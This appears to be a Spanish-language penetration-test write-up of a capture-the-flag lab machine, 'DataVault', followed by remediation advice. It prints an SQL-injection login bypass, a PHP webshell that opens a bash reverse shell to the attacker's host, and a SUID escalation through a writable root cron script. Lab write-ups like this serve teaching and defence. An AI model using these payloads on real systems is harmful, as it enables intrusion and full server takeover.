Informe de Pentesting — DataVault

Oct 13, 2026 · Josep Sanz

La evaluación de la aplicación DataVault (172.17.0.2) logró el compromiso total del sistema hasta privilegios de **root**, encadenando una inyección SQL de autenticación, una carga de ficheros sin restricciones y una escalada de privilegios mediante una tarea cron escribible. Prueba superada con la captura de la flag `FLAG{MySQL_UDF_Exploitation_Master_2024}`.

Resumen ejecutivo

DataVault se presenta como un servicio de almacenamiento seguro accesible por web. Durante la evaluación se consiguió pasar, sin ninguna credencial de partida, de un visitante anónimo a administrador del sistema operativo (root), demostrando que un atacante podría leer, modificar o destruir cualquier dato alojado en el servidor.

El compromiso no dependió de un único fallo, sino de una cadena de debilidades que se refuerzan entre sí: el acceso a la aplicación se obtuvo saltando el formulario de inicio de sesión con una inyección SQL trivial; una vez dentro, el panel de administración permitía subir ficheros ejecutables sin restricciones, lo que dio ejecución de código en el servidor; y, finalmente, una tarea programada del sistema con permisos mal configurados permitió escalar hasta root.

Las tres debilidades críticas de la cadena (inyección SQL, carga de ficheros sin restricciones y escalada vía cron escribible) son conocidas, bien documentadas y corregibles. Se recomienda tratarlas como prioridad alta antes de cualquier puesta en producción. El detalle técnico y las recomendaciones concretas se desarrollan en las secciones siguientes.

Alcance y metodología

La evaluación se realizó en modalidad de caja negra (sin credenciales ni información previa) contra un único objetivo de laboratorio. El alcance autorizado era exclusivamente la máquina siguiente:

Parámetro	Valor
Objetivo	172.17.0.2
Nombre de la aplicación	DataVault — Secure Storage

Parámetro	Valor
Tipo de prueba	Caja negra, sin credenciales iniciales
Entorno	Laboratorio aislado (CTF), autorizado para atacar
Objetivo de la prueba	Obtener la ROOT flag

El trabajo siguió las fases habituales de una operación ofensiva: reconocimiento y enumeración, acceso inicial a la aplicación, ejecución de código en el servidor, enumeración interna, escalada de privilegios y verificación del impacto. Todas las pruebas se llevaron a cabo contra la máquina autorizada; no se salió del alcance en ningún momento.

Resumen de vulnerabilidades

Se confirmaron cinco vulnerabilidades. Las tres primeras forman la cadena que lleva del acceso anónimo hasta root; las otras dos facilitaron el ataque.


#	Vulnerabilidad	Severidad	Estado
V1	Inyección SQL en el formulario de inicio de sesión (bypass de autenticación)	Crítica	Confirmada
V2	Carga de ficheros sin restricciones → ejecución remota de código	Crítica	Confirmada
V3	Escalada de privilegios vía tarea cron escribible por el usuario	Crítica	Confirmada
V4	Control de acceso roto en el panel de administración (parámetros en la URL)	Alta	Confirmada
V5	Credenciales en texto claro en un fichero de backup legible	Media	Confirmada

Cadena de ataque paso a paso

Esta sección recoge la secuencia completa del ataque, de principio a fin, con la evidencia capturada en cada paso.

1. Reconocimiento — escaneo de puertos (Nmap)

El escaneo completo de puertos con Nmap (`nmap -p- -sV -sC -n -Pn --min-rate=5000 172.17.0.2`) reveló dos servicios abiertos: SSH (puerto 22, OpenSSH 8.9p1 sobre Ubuntu) y un servidor web (puerto 80, Apache 2.4.52). El título de la página confirmaba la aplicación “DataVault - Secure Storage”. El vector web es el candidato natural para el acceso inicial.




2. Enumeración web — descubrimiento de directorios (Feroxbuster)

La enumeración de contenido con Feroxbuster contra la raíz del sitio descubrió varios recursos clave: `login.php` (formulario de inicio de sesión), `admin.php` (que redirige a `login.php` si no se está autenticado), `index.php` y un directorio `/uploads/` con el listado de directorios activado. Esto dibuja la superficie de ataque: un login, un panel de administración protegido y una carpeta de subida de ficheros.




3. Acceso inicial — inyección SQL en el login (V1)

El formulario `login.php` es vulnerable a inyección SQL. La página de login presenta los campos de usuario y contraseña sin ninguna protección frente a entradas maliciosas.




Introduciendo la carga `admin' OR 1=1-- -` en el campo de usuario, la consulta de autenticación siempre evalúa a verdadero y se salta la comprobación de credenciales. La aplicación da por buena la sesión y redirige al panel.



4. Control de acceso roto — panel de administración (V4)


Una vez superado el login, el acceso al panel se controla solo con parámetros en la URL: `admin.php?auth=true&user=admin`. Cualquier persona que conozca o adivine estos parámetros accede al panel sin autenticación real. El panel “DataVault Admin Panel” ofrece dos funciones peligrosas: un gestor de subida de ficheros (“File Upload Manager”) y una herramienta de diagnóstico de red (“Network Diagnostics Tool”).



5. Ejecución de código — subida de webshell (V2)

El gestor de subida no restringe el tipo de fichero. Se subió una webshell PHP (`shell.php`) que contiene una reverse shell:


```
<?php system("bash -c \"bash -i >& /dev/tcp/172.17.0.1/4444 0>&1\""); ?>
```



El fichero quedó accesible en `http://172.17.0.2/uploads/shell.php`, visible en el listado del directorio `/uploads/`.

6. Reverse shell — sesión como www-data

Con un listener a la escucha (`nc -lvnp 4444`) en la máquina atacante, al solicitar la webshell se recibió una conexión entrante y una shell interactiva con el usuario `www-data` en el directorio `/var/www/html/uploads`. A partir de aquí, el atacante tiene ejecución de comandos en el servidor.



7. Enumeración interna — cron y credenciales (V5)

Ya dentro del sistema, la enumeración encontró varias piezas clave. En `/etc/crontab` hay una tarea que ejecuta `/opt/backup/sync.sh` como **root** de forma periódica (`* * * * * root /opt/backup/sync.sh`).

```
www-data@datavault-ctf:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /opt/backup/sync.sh
www-data@datavault-ctf:/$
```

El listado de procesos (`ps aux`) confirma el servicio cron activo como root y los procesos de la reverse shell bajo www-data.

```
www-data@datavault-ctf:/var/www/html/uploads$ ps aux
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   4372  3152 ?        Ss   16:20   0:00 /bin/bash /start.sh
mysql          9  1.8  6.7 2309804 413892 ?      Sl   16:20   0:17 mysqld --user=mysql --daemonize
root          82  0.0  0.3 200424 22088 ?        Ss   16:20   0:00 /usr/sbin/apache2 -k start
www-data      85  0.0  0.2 200952 17592 ?        S    16:20   0:00 /usr/sbin/apache2 -k start
www-data      86  0.0  0.3 200960 18704 ?        S    16:20   0:00 /usr/sbin/apache2 -k start
www-data      87  0.0  0.2 200960 16424 ?        S    16:20   0:00 /usr/sbin/apache2 -k start
www-data      88  0.0  0.2 200804 15612 ?        S    16:20   0:00 /usr/sbin/apache2 -k start
www-data      89  0.0  0.2 200788 15316 ?        S    16:20   0:00 /usr/sbin/apache2 -k start
root         100  0.0  0.0  15444  4508 ?        Ss   16:20   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root         106  0.0  0.0   3896  2052 ?        Ss   16:20   0:00 /usr/sbin/cron -P
root         110  0.0  0.0   2832  1696 ?        S    16:20   0:00 tail -f /dev/null
www-data     129  0.0  0.1 200764 11788 ?        S    16:23   0:00 /usr/sbin/apache2 -k start
www-data     185  0.0  0.0   2900  1888 ?        S    16:30   0:00 sh -c bash -c "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"
www-data     186  0.0  0.0   4372  3300 ?        S    16:30   0:00 bash -c bash -i >& /dev/tcp/172.17.0.1/4444 0>&1
www-data     187  0.0  0.0   4636  3828 ?        S    16:30   0:00 bash -i
www-data     220  0.0  0.0   7072  2984 ?        R    16:35   0:00 ps aux
www-data@datavault-ctf:/var/www/html/uploads$
```

En `/var/backups/.credentials` había unas credenciales en texto claro: `dbbackup:B@ckup2024!`.



La combinación es letal: tenemos credenciales de un usuario local y una tarea privilegiada que quizá podemos influir.

8. Escalada de privilegios — cron escribible (V3)

Al cambiar al usuario `dbbackup` con las credenciales encontradas, se comprueba que este usuario puede escribir sobre el script `/opt/backup/sync.sh`, que cron ejecuta como root. El ataque consiste en añadir una línea que convierta `/bin/bash` en SUID:

```
echo 'chmod u+s /bin/bash' >> /opt/backup/sync.sh
```

Cuando la tarea cron se ejecuta (como root), aplica el bit SUID a `/bin/bash`. Después, invocando `/bin/bash -p` se mantiene el euid de root. El comando `id` confirma `euid=0(root)` y se lee la flag en `/root/flag.txt`.


```
dbbackup@datavault-ctf:~$ sudo -l
-bash: sudo: command not found
dbbackup@datavault-ctf:~$ echo 'chmod u+s /bin/bash' >> /opt/backup/sync.sh
dbbackup@datavault-ctf:~$ cat /opt/backup/sync.sh
#!/bin/bash
tar -czf /tmp/backup.tar.gz /var/www/html
chmod u+s /bin/bash
dbbackup@datavault-ctf:~$ sleep 60
dbbackup@datavault-ctf:~$ /bin/bash -p
bash-5.1# ie
bash: ie: command not found
bash-5.1# id
uid=1000(dbbackup) gid=1000(dbbackup) euid=0(root) groups=1000(dbbackup),1001(backupgroup)
bash-5.1# cat /root/flag.txt
FLAG{MySQL_UDF_Exploitation_Master_2024}
bash-5.1#
```

9. Compromiso total — root y validación de la flag

Como root se lee la flag:

```
cat /root/flag.txt
FLAG{MySQL_UDF_Exploitation_Master_2024}
```

El laboratorio valida la flag y confirma el compromiso completo de la máquina.



Hallazgos detallados

V1 — Inyección SQL en el login (Crítica)

El campo de usuario de `login.php` se incluye en una consulta SQL sin sanear. La carga `admin' OR 1=1-- -` altera la lógica de la consulta para que siempre devuelva verdadero, saltando la autenticación. **Impacto:** acceso a la aplicación sin credenciales válidas y, según la consulta, posible extracción de datos de la base de datos. Es el primer escalón de la cadena.

V2 — Carga de ficheros sin restricciones → RCE (Crítica)

El gestor de subida del panel acepta cualquier extensión y guarda el fichero en una carpeta servida y ejecutable por Apache (`/uploads/`). Subiendo un `.php` se consigue ejecución remota de código. **Impacto:** control total del servidor web con el usuario `www-data`; es el pivote que lleva de la aplicación al sistema operativo.

V3 — Escalada vía cron escribible (Crítica)

El script `/opt/backup/sync.sh`, ejecutado por cron como root, es escribible por el usuario `dbbackup`. Añadiendo `chmod u+s /bin/bash`, la siguiente ejecución de la tarea otorga el bit SUID a bash y permite obtener una shell de root con `bash -p`. **Impacto:** escalada de `dbbackup` a root, el compromiso total del sistema.

V4 — Control de acceso roto en el panel (Alta)

La autorización del panel se basa en parámetros manipulables de la URL (`?auth=true&user=admin`) en lugar de una sesión verificada en el servidor. **Impacto:** acceso directo al panel de administración incluso sin explotar la inyección SQL; amplía la superficie y facilita la cadena.

V5 — Credenciales en texto claro en el backup (Media)

El fichero `/var/backups/.credentials` contiene el usuario y la contraseña (`dbbackup:B@ckup2024!`) en texto plano, legible desde la cuenta `www-data`. **Impacto:** permite el salto lateral de `www-data` a `dbbackup`, el usuario que hace posible la escalada V3.

Recomendaciones de remediación

Priorizadas por severidad. Corregir las tres primeras rompe la cadena de ataque completa.

Prioridad	Vulnerabilidad	Remediación
1	V2 — Carga de ficheros	Validar extensión y tipo MIME con lista blanca; guardar las subidas fuera de la raíz web o en una carpeta sin ejecución (`php_admin_flag engine off`); renombrar los ficheros con un nombre aleatorio.

Prioridad	Vulnerabilidad	Remediación
2	V1 — Inyección SQL	Usar consultas parametrizadas (prepared statements) en toda la aplicación; nunca concatenar entrada del usuario dentro de SQL; aplicar validación de entrada.
3	V3 — Cron escribible	Quitar el permiso de escritura de `/opt/backup/sync.sh` a usuarios no privilegiados (propietario root, `chmod 755`); revisar todos los scripts ejecutados por cron como root.
4	V4 — Control de acceso	Gestionar la autorización con sesiones verificadas en el servidor; no confiar nunca en parámetros de la URL para decidir privilegios.
5	V5 — Credenciales en claro	No guardar contraseñas en texto plano; usar un gestor de secretos y restringir los permisos de los ficheros de backup; rotar las credenciales expuestas.

Además de las correcciones puntuales, se recomienda desactivar el listado de directorios en Apache (`Options -Indexes`), aplicar el principio de mínimo privilegio a las cuentas de servicio y añadir monitorización de cambios a los scripts ejecutados por tareas programadas.